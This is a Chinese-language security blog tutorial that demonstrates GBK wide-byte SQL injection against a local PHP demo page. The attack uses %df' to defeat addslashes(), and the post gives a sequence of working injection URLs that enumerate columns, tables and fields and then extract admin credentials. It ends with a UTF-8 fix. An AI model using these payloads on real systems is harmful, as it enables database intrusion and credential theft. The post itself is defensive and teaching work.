

**利用宽字节特性注入mysql**

**0x01 因为手里暂时也没什么现成的实际案例,所以就暂时先用demo简单演示下完整的宽字节注入流程,虽然是本地环境,但跟实战中其实并没太大差别,大家大可不用太过纠结,宽字节注入原型代码,如下:**




**0x02 当我们尝试经典的‘,一眼望去,貌似什么都没发生,把sql打出来sql才知道,原来’已经被addslashes()转义了**

**http://192.168.3.23/wide/0x01/index.php?id=2'**




**0x03 这时,当我们尝试使用经典的 df% 宽字符,继续用’ 进行测试,发现数据库报错了,这时再来看sql,发现原来的那个 \ 已经被%df吃掉了,变成了 ‘運’字**




**0x04 既然干扰成功,闭合就很简单了,只需要 %df’ and 1=1 %23即可成功闭合,另外需要稍微注意下这里的id在后端是被当做字符来处理的,当条件为真时页面返回正常**

**http://192.168.3.23/wide/0x01/index.php?id=2%df'and 1=1 %23**




**0x05 当条件为假时,页面返回异常,由此说明,注入存在,到这一步为止,后面的步骤就按最基本的流程来就行了,正常的查出各种想要的数据**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=12 %23**




**0x06 查询当前表的字段个数,字段个数为3时,页面返回正常**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' order by 3 %23**




**0x07 当字段个数为4是,返回错误,说明当前表的字段个数为3个**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' order by 4 %23**




**0x08 执行union,爆出对应的数据显示位**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=21 UNION SELECT 1,2,3 %23**




**0x09 搜集数据库相关信息,包括数据库版本,当前数据库名,用户权限等等……**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=21 UNION SELECT 1,database(),version() %23**




**0x10 查出当前库(这里是data库)中的所有表名**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=12 union select 1,group\_concat(table\_name),user() from information\_schema.tables where table\_schema=0x64617461 %23**




**0x11 查出管理表(这里是admin表)中的所有字段名**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=12 union select 1,group\_concat(column\_name),user() from information\_schema.columns where table\_name=0x61646d696e %23**



**0x12 最后,查出管理员的账号密码,到此为止一个完整的宽字节注入演示就结束了,至于文件读写,方法跟前面都大同小异,这里就不重复演示了,大家有兴趣可自行尝试**

**http://192.168.3.23/wide/0x01/index.php?id=2%df' and 1=12 union select 1,name,pass from admin limit 0,1 %23**



**0x13 一点小结:**

**这里只单单演示了GBK一种编码,至于GB2312等其它的一些宽字节字符集,也都会有同样的问题,关于宽字节注入,根因其实很明了,就是数据库对不同编码的理解差异所造成的,最好的修复方法,就是全站(前后端全局统一)统一用utf-8即可杜绝这种问题,大家也看到了,注入方法和常规的注入方法基本没有任何差别,唯一的差别的可能就是闭合方式稍有不同而已,记得多找实例练习**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.16**